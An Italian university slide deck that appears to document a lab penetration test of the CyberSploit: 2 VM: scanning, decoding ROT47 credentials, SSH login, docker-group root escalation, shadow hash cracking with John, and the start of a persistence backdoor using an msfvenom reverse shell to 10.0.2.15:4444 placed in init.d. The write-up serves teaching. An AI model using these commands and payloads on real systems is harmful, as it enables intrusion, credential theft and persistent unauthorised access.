



PROF. ARCANGELO CASTIGLIONE

CyberSploit: 2

Penetration Testing & Ethical Hacking
A.A 2023/2024

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Outline

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2. Information Gathering
3. Target Discovery
4. Enumeration Target
5. Vulnerability Mapping
6. Target Exploitation
7. Privilege escalation
8. Maintaning access
9. Conclusioni


Ambiente Operativo

Breve descrizione dell'ambiente simulato.

Ambiente operativo



Macchina attaccante
IP: 10.0.2.15



Rete NAT



CyberSploit: 2
IP: ???

Information Gathering

Processo che consiste nell'acquisire informazioni
sull'asset.



Information Gathering

Query Google Dorking:

- `intitle:"CyberSploit: 2"`
- `intext:"CyberSploit: 2"`
- `inurl:"CyberSploit: 2"`
- `inurl:"CyberSploit: 2" inurl:"walkthrough"`



Information Gathering



Target Discovery

Fase che si concentra individuare le macchine attive ed il loro sistema operativo.

Target Discovery

Indirizzo IP della macchina target:

```
(root@kali)-[~]
# nmap -sP 10.0.2.15/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 15:59 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00059s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.0024s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.0021s latency).
MAC Address: 08:00:27:95:2B:31 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.6
Host is up (0.0020s latency).
MAC Address: 08:00:27:45:39:AF (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.35 seconds
```

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:95:2b:31	1	60	PCS Systemtechnik GmbH
10.0.2.6	08:00:27:45:39:af	1	60	PCS Systemtechnik GmbH

Target Discovery

OS fingerprinting passivo :

Mettiamo in ascolto l'interfaccia eth0 > p0f -i eth0

Lanciamo un comando curl per inviare una richiesta http > curl -X GET http://192.23.10.4/

```
.-[ 10.0.2.15/59800 → 10.0.2.6/80 (syn) ]-loctype html<html lang="en">
|                                     <head>
|   client   = 10.0.2.15/59800         <!-- Required meta to
|   os       = Linux 2.2.x-3.x         <meta charset="utf-8"
|   disthome = 0                      <meta name="viewport"
|   params   = generic                <!-- bootstrap CSS --
|   raw_sig  = 4:64+0:0:1460:mss*22,7:mss,sok,ts,nop,ws:df,id+:0
|                                     <link rel="stylesheet
```

```
.-[ 10.0.2.15/59800 → 10.0.2.6/80 (http response) ]-<div class="nav-item">
|   <a class="nav-link" href="#">Noobs</a>
| </div>
| <div class="nav-item">
|   <a class="nav-link" href="#">coders</a>
| </div>
| raw_sig  = 1:Date,Server,?Last-Modified,?ETag,Accept-Ranges=[bytes],?Content-Length,Content-Type:Connection,Keep-Alive:Apache/2.4.37 (centos)
|
| </div>
```

Target Discovery

OS fingerprinting attivo :

```
(root@kali)-[~]  
# nmap -O 10.0.2.6  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 16:47 EDT  
Nmap scan report for 10.0.2.6  
Host is up (0.0014s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 08:00:27:45:39:AF (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 2.22 seconds
```

(SO basato su linux con versione del kernel tra 3.2 e 4.9.)

Enumeration Target

Fase che ci consente di identificare i servizi erogati dalla macchina target.

Enumeration Target

Port scanning con nmap:

```
(root@kali)-[~]
# nmap -sV 10.0.2.6 -p- -oX nmap_TCP_CyberSploit2_scan.xml
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 04:18 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.37 ((centos))
MAC Address: 08:00:27:45:39:AF (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.54 seconds
```

Enumeration Target

Port scanning porte UDP con Unicornscan:

```
(root@kali)-[~]  
# unicornscan -mU -Iv 10.0.2.6:a -r 5000  
adding 10.0.2.6/32 mode `UDPscan' ports `a' pps 5000  
using interface(s) eth0  
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds  
sender statistics 4735.4 pps with 65545 packets sent total  
listener statistics 0 packets recieved 0 packets dropped and 0 interface drops
```

```

(root@kali)~[~]
# dirb http://10.0.2.6:80 -x /usr/share/dirb/wordlists/common.txt --http 10.0.2.6:80
Nmap scan report for 10.0.2.6
Host is up (0.0000s latency).
Not showing closed TCP ports (reset)
By The Dark Raver
DIRB v2.22
OpenSSH 8.0 (protocol 2.0)
Apache/2.4.18 (Ubuntu)
START_TIME: Thu May 16 16:06:48 2024 - VirtualBox virtual NIC1
URL_BASE: http://10.0.2.6:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
Nmap report: 1 IP address (1 host up) scanned in 2.10 seconds

GENERATED WORDS: 4612

--- Scanning URL: http://10.0.2.6:80/ ---
+ http://10.0.2.6:80/cgi-bin/ (CODE:403|SIZE:217)
+ http://10.0.2.6:80/index.html (CODE:200|SIZE:3471)
=> DIRECTORY: http://10.0.2.6:80/noindex/

--- Entering directory: http://10.0.2.6:80/noindex/ ---
=> DIRECTORY: http://10.0.2.6:80/noindex/common/
+ http://10.0.2.6:80/noindex/index (CODE:200|SIZE:4006)
+ http://10.0.2.6:80/noindex/index.html (CODE:200|SIZE:4006)

--- Entering directory: http://10.0.2.6:80/noindex/common/ ---
=> DIRECTORY: http://10.0.2.6:80/noindex/common/css/
=> DIRECTORY: http://10.0.2.6:80/noindex/common/fonts/
=> DIRECTORY: http://10.0.2.6:80/noindex/common/images/

--- Entering directory: http://10.0.2.6:80/noindex/common/css/ ---
+ http://10.0.2.6:80/noindex/common/css/styles (CODE:200|SIZE:71634)

--- Entering directory: http://10.0.2.6:80/noindex/common/fonts/ ---

--- Entering directory: http://10.0.2.6:80/noindex/common/images/ ---

END_TIME: Thu May 16 16:07:44 2024
DOWNLOADED: 27672 - FOUND: 5

```

Enumeretion Target

Esecuzione della scansione delle directory del sito web presente sull'host 10.0.2.6 utilizzando Dirb.


Vulnerability Mapping

Fase che identifica vulnerabilità nei servizi esposti.

Vulnerability Mapping:

In questa fase sono stati utilizzati due strumenti:

- OpenVas
- Nessus



OpenVAS



Nessus

vulnerability scanner

Vulnerability Mapping: OpenVas

La scansione verrà effettuata con la modalità "Full and fast" e un QoD del 70% .

Greenbone Security Assistant

Dashboards Scans Assets Resilience SecInfo Configuration Administration Help

Report:Fri, May 17, 2024 9:23 AM UTC Done

ID: 3699acbc-ac71-4628-9bfd-92aa984b530c Created: Fri, May 17, 2024 9:23 AM UTC Modified: Fri, May 17, 2024 9:40 AM UTC Owner: admin

Information |
 Results
(6 of 92) |
 Hosts
(2 of 5) |
 Ports
(3 of 5) |
 Applications
(3 of 3) |
 Operating Systems
(2 of 4) |
 CVEs
(2 of 2) |
 Closed CVEs
(7 of 7) |
 TLS Certificates
(0 of 0) |
 Error Messages
(0 of 0) |
 User Tags
(0)

Vulnerability		Severity	QoD	Host IP ▼	Name	Location	Created
HTTP Debugging Methods (TRACE/TRACK) Enabled		5.8 (Medium)	99 %	10.0.2.6		80/tcp	Fri, May 17, 2024 9:30 AM UTC
ICMP Timestamp Reply Information Disclosure		2.1 (Low)	80 %	10.0.2.6		general/icmp	Fri, May 17, 2024 9:27 AM UTC
TCP Timestamps Information Disclosure		2.6 (Low)	80 %	10.0.2.6		general/tcp	Fri, May 17, 2024 9:27 AM UTC
Weak Encryption Algorithm(s) Supported (SSH)		4.3 (Medium)	80 %	10.0.2.6		22/tcp	Fri, May 17, 2024 9:28 AM UTC
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)		5.3 (Medium)	80 %	10.0.2.6		22/tcp	Fri, May 17, 2024 9:28 AM UTC
DCE/RPC and MSRPC Services Enumeration Reporting		5.0 (Medium)	80 %	10.0.2.2		135/tcp	Fri, May 17, 2024 9:28 AM UTC



(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=host)

Vulnerability Mapping: OpenVas

- HTTP Debugging Methods (TRACE/TRACK) Enable
- ICMP Timestamp Reply Information Disclosure
- TCP Timestamps Information Disclosure
- Weak Encryption Algorithm(s) Supported (SSH)
- Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)



Vulnerability Mapping: Nessus

La scansione "Basic Network Scan" ha avuto una durata di 7 minuti.



Vulnerability Mapping: Nessus

La scansione "Web Application Scan" ha avuto una durata di 7 minuti.



Vulnerability Mapping: Nessus

- SSH Terrapin Prefix Truncation Weaknes
- SSH Server CBC Mode Ciphers Enabled

Target Exploitation

Fase che si concentra sullo sfruttare le vulnerabilità rilevate per trarne vantaggio.

Target Exploitation

Il sistema target presenta un livello di sicurezza complessivamente buono.

Le vulnerabilità identificate sono di lieve entità e non rappresentano un pericolo immediato per la sicurezza del sistema.



Impact

Vector 3.x CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Base Score 3.x 5.30

Severity 3.x MEDIUM

Vector 2.0 AV:N/AC:L/Au:N/C:P/I:N/A:N

Base Score 2.0 5.00

Severity 2.0 MEDIUM


Target Exploitation

La vulnerabilità più grave rilevata è "HTTP Debugging Methods (TRACE/TRACK)", un pericolo per la confidenzialità del server.

Quest'ultima, sebbene presente, non permette l'exploitation diretta del sistema, limitando il suo impatto potenziale.

Target Exploitation: Armitage

Armitage è una GUI per il framework Metasploit che consente varie attività di automazione.



Attuale logo di Armitage

Per identificare le vulnerabilità e gli exploit utilizzabili sul nostro asset, ho effettuato una "Intense scan all TCP port" impostando l'Exploit Rank a "poor".

La scansione rileva vari attacchi, ma sono inefficaci poiché molti si basano su componenti non presenti nella macchina target.

Target Exploitation: Metasploit

Metasploit è un framework di sicurezza informatica utilizzato per lo sviluppo e l'esecuzione di exploit contro una macchina target.

L'utilizzo di Metasploit, rispetto ad Armitage, consente un approccio più preciso sia nella risoluzione degli errori sia nella ricerca degli exploit.



Target Exploitation: Metasploit

Il comando "search" permette di cercare exploit tramite parole chiave. È stata creata una lista di parole chiave d'interesse:

- httpd
- http
- trace
- track
- apache
- centos
- weak key exchange
- ssh

Target Exploitation: Metasploit

L'analisi ha evidenziato pochi candidati validi, a causa della scarsa disponibilità di informazioni e dell'assenza di componenti software necessari.



Nessuno degli exploit testati si è rivelato efficace.

Welcom To CyberSploit2 !

White Hat



#		Username	Password	Handle
1	Mark	Otto	@shadi.com	
2	Jacob	Thornton	@Hypper	
3	Larry	the Bird	@twitter	
4	D92:=6?5C2	4J36CDA=@:E`	@twitter	
5	Sam	uwshdijwi	@twitter	
6	cevgl	cevgl@1234	@Attitude	
7	Madhu	12345678	@facebook	
8	Neha	I love my Jaan	@tiktok	
9	Mahi	Love you dear	@Love	

Target Exploitation:

Infine è stato testato un
aproccio ad HOC.

Target Exploitation:

Operations

- rota
- Rotate Image
- Rotate left
- Rotate right
- Magic
- ROT13
- ROT47
- Favourites ★

Recipe

ROT47

Amount: 47

Input

length: 1
lines: 1

4J36CDA=@:E'

Output

time:
length:
lines:

cybersploit1

rota

- Rotate Image
- Rotate left
- Rotate right
- Magic
- ROT13
- ROT47
- Favourites ★

ROT47

Amount: 47

Output

time:
length:
lines:

D92:=6?5C2

shailendra

```
120
121     <!-- Optional JavaScript -->
122     <!-- jQuery first, then Popper.js
123     <script src="https://code.jquery
124     <script src="https://cdn.jsdelivr
125     <script src="https://stackpath.b
126 <!-------ROT47----->
127 </body>
128 </html>
129
```

Target Exploitation:

```
(root@kali)-[~]  
# ssh shailendra@10.0.2.6  
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.  
ED25519 key fingerprint is SHA256:Ua5bYFU7jRE2PNF3w1hs2yrzHmyU7Q3FWj0xvMKZDro.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.0.2.6' (ED25519) to the list of known hosts.  
shailendra@10.0.2.6's password:  
Last login: Sun May 19 23:44:32 2024  
[shailendra@localhost ~]$
```


Privilege Escalation

Questa fase consiste nell'ottenere ulteriori privilegi all'interno di un sistema target.

Privilege Escalation verticale

Eseguendo un primo test di verifica dei privilegi, abbiamo riscontrato che l'utente "shailendra" non dispone dei permessi da superutente.

```
[shailendra@localhost ~]$ sudo -l
Trash
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.
File System
[sudo] password for shailendra:
Sorry, try again.
[sudo] password for shailendra:
Sorry, user shailendra may not run sudo on localhost.
[shailendra@localhost ~]$
```

Privilege Escalation

Sono stati ricercati tutti i file con il bit SETUID attivo, poiché potrebbero costituire potenziali vettori d'attacco.

```
[shailendra@localhost ~]$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/umount
/usr/bin/mount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/crontab
/usr/sbin/grub2-set-bootflag
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
[shailendra@localhost ~]$ █
```

Privilege Escalation

Successivamente, si è proceduto con l'analisi dei file presenti sulla macchina.

```
[shailendra@localhost ~]$ ls
hint.txt
[shailendra@localhost ~]$ cat hint.txt
docker
[shailendra@localhost ~]$
```

```
[shailendra@localhost ~]$ cat /proc/self/cgroup
12:devices:/system.slice/sshd.service
11:memory:/user.slice/user-1001.slice/session-1.scope
10:pids:/user.slice/user-1001.slice/session-1.scope
9:rdma:/
8:cpuset:/
7:blkio:/system.slice/sshd.service
6:perf_event:/
5:hugetlb:/
4:freezer:/
3:cpu,cpuacct:/
2:net_cls,net_prio:/
1:name=systemd:/user.slice/user-1001.slice/session-1.scope
[shailendra@localhost ~]$
```

Dall'analisi della gerarchia dei cgroup, possiamo dedurre che non ci troviamo in un container Docker.


Docker Privilege Escalation

Per determinare se l'utente "shailendra" possa effettivamente interagire con i container Docker, è necessario verificare se appartiene al gruppo docker.

```
[shailendra@localhost ~]$ docker -v
Docker version 19.03.12, build 48a66213fe
[shailendra@localhost ~]$ id
uid=1001(shailendra) gid=1001(shailendra) groups=1001(shailendra),991(docker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[shailendra@localhost ~]$ docker container ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
--------------	-------	---------	---------	--------	-------	-------

Docker Privilege Escalation



```
"docker run -v /:/mnt -rm -it alpine chroot /mnt sh"
```


- **docker run**: Esegue un nuovo container con Docker;
- **-v /:/mnt**: Monta la directory root del sistema host (/) nel container al percorso /mnt, rendendo accessibile l'intero sistema host all'interno del container;
- **-rm**: Rimuove il container dopo che è terminato;
- **-it**: Crea un pseudo-terminal (-t) e lo collega al container (-i), permettendoci l'interazione come se fossimo autenticati direttamente.
- **alpine**: Specifica l'immagine Alpine Linux da utilizzare per il container.

chroot /mnt sh: Esegue due comandi nel container:

- **chroot /mnt**: Cambia la directory root del processo corrente e dei suoi figli a /mnt, creando un ambiente chroot che esegue comandi come se fosse sulla directory root del sistema host.
- **sh**: Avvia una shell nell'ambiente chroot, permettendo di interagire con i file e le directory del sistema host come se si fosse root nel container Alpine.

Privilege Escalation orizzontale

- Nei sistemi operativi basati su UNIX, le password sono generalmente archiviate all'interno di due file: shadow e passwd.
- Queste password non sono memorizzate in chiaro e sono accessibili solo all'utente root.
- Proveremo a crackare queste password utilizzando "John The Ripper".



Privilege Escalation

```
(root@kali)~[~/Documents/John]
# ls
passwd shadown
```

```
(root@kali)~[~/Documents/John]
# unshadow passwd shadown > pass
Created directory: /root/.john
```

```
(root@kali)~[~/Documents/John]
# ls
pass passwd shadown
```

```
(root@kali)~[~/Documents/John]
# cat pass
root:$6$3d795XDPRsC3pMSF$pQYqtqY2ffdd/RR5zNnEcPUO5JMmsDXU8LjsFFGoAB84UmNosxjgYC.OESYKfpNhauU1H2dyQY.4g46Vp70As.:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:/sbin/nologin
daemon:*:2:2:daemon:/sbin:/sbin/nologin
adm:*:3:4:adm:/var/adm:/sbin/nologin
lp:*:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:/sbin/nologin
operator:*:11:0:operator:/root:/sbin/nologin
games:*:12:100:games:/usr/games:/sbin/nologin
ftp:*:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:*:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:!!:81:81:System message bus:/:/sbin/nologin
systemd-coredump:!!:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:!!:193:193:systemd Resolver:/:/sbin/nologin
tss:!!:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
polkitd:!!:998:996:User for polkitd:/:/sbin/nologin
unbound:!!:997:995:Unbound DNS resolver:/etc/unbound:/sbin/nologin
sssd:!!:996:993:User for sssd:/:/sbin/nologin
sshd:!!:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
rngd:!!:995:992:Random Number Generator Daemon:/var/lib/rngd:/sbin/nologin
centos:$6$bUk/Dj.L.IjunfLB$CF2HPXKM6GE8QGAMXpWa7KcTeiPFqb4bHkrkXxvrhXaPtP740vCqMj7WT4QW82bOM3Lzr2YPuc2zr9dvSMrM61:1000:1000:CentOs:/home/centos:/bin/bash
shailendra:$6$X27PMCgNpVKj2Wtf$7Ug3MPHwOCmAAHSKuulv88y/THusEchwZDxSVS8lq2LlavEKHKE1QmjleJVo35jflcaeJcdCy7paXZ3PcePyN1:1001:1001::/home/shailendra:/bin/bash
apache:!!:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

```
(root@kali)~[~/Documents/John]
#
```


Privilege Escalation

```
(root@kali)-[~/Documents/John]
# john pass
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234 (centos)
Proceeding with incremental:ASCII
```

Home

Maintaining Access

Questa fase comprende le tecniche che un aggressore utilizza per conservare l'accesso a un sistema compromesso dopo aver ottenuto l'accesso iniziale.

Maintaining Access

Creazione della backdoor:

```
(root@kali)-[~]  
# msfvenom -a x86 -platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf -o shell.elf  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
No encoder specified, outputting raw payload  
Payload size: 123 bytes  
Final size of elf file: 207 bytes  
Saved as: shell.elf  
  
(root@kali)-[~]  
#
```

- **-a x86** rappresenta il tipo di architettura;
- **-platform linux** rappresenta la piattaforma da utilizzare;
- **-p linux/x86/shell/reverse_tcp** è il tipo di payload selezionato;
- **lhost=10.0.2.15** è l'IP della macchina Kali;
- **lport=4444** è la porta sulla quale sarà stabilita la connessione reverse;
- **-f elf** è il formato del payload;
- **-o shell.elf** è il nome del file dove verrà salvato il codice generato.

Maintaining Access

1. Creo un script per eseguire la backdoor;
2. Uso scp per portare sulla macchina target il file contenente la backdoor e lo script appena creato;

```
File Actions Edit View Help
GNU nano 7.2
#!/bin/sh
/etc/init.d/shell.elf
```

```
(root@kali)-[~]
# scp in.sh centos@10.0.2.6:/home/centos
centos@10.0.2.6's password:
in.sh

(root@kali)-[~]
# scp shell.elf centos@10.0.2.6:/home/centos
centos@10.0.2.6's password:
shell.elf

(root@kali)-[~]
#
```

Maintaining Access

2. Sulla macchina target aggiungo i permessi di esecuzione ad entrambi i file;
3. Sposto i file nella sotto directory "/init.d";

```
[root@localhost centos]# ls
in.sh  shell.elf
[root@localhost centos]# chmod +x in.sh
[root@localhost centos]# chmod +x shell.elf
[root@localhost centos]# ls -la
total 60
drwx----- . 2 centos centos 169 May 28 22:53 .
drwxr-xr-x. 4 root root 38 Jul 15 2020 ..
-rw----- . 1 centos centos 325 May 28 22:47 .bash_history
-rw-r--r-- . 1 centos centos 18 Nov 8 2019 .bash_logout
-rw-r--r-- . 1 centos centos 141 Nov 8 2019 .bash_profile
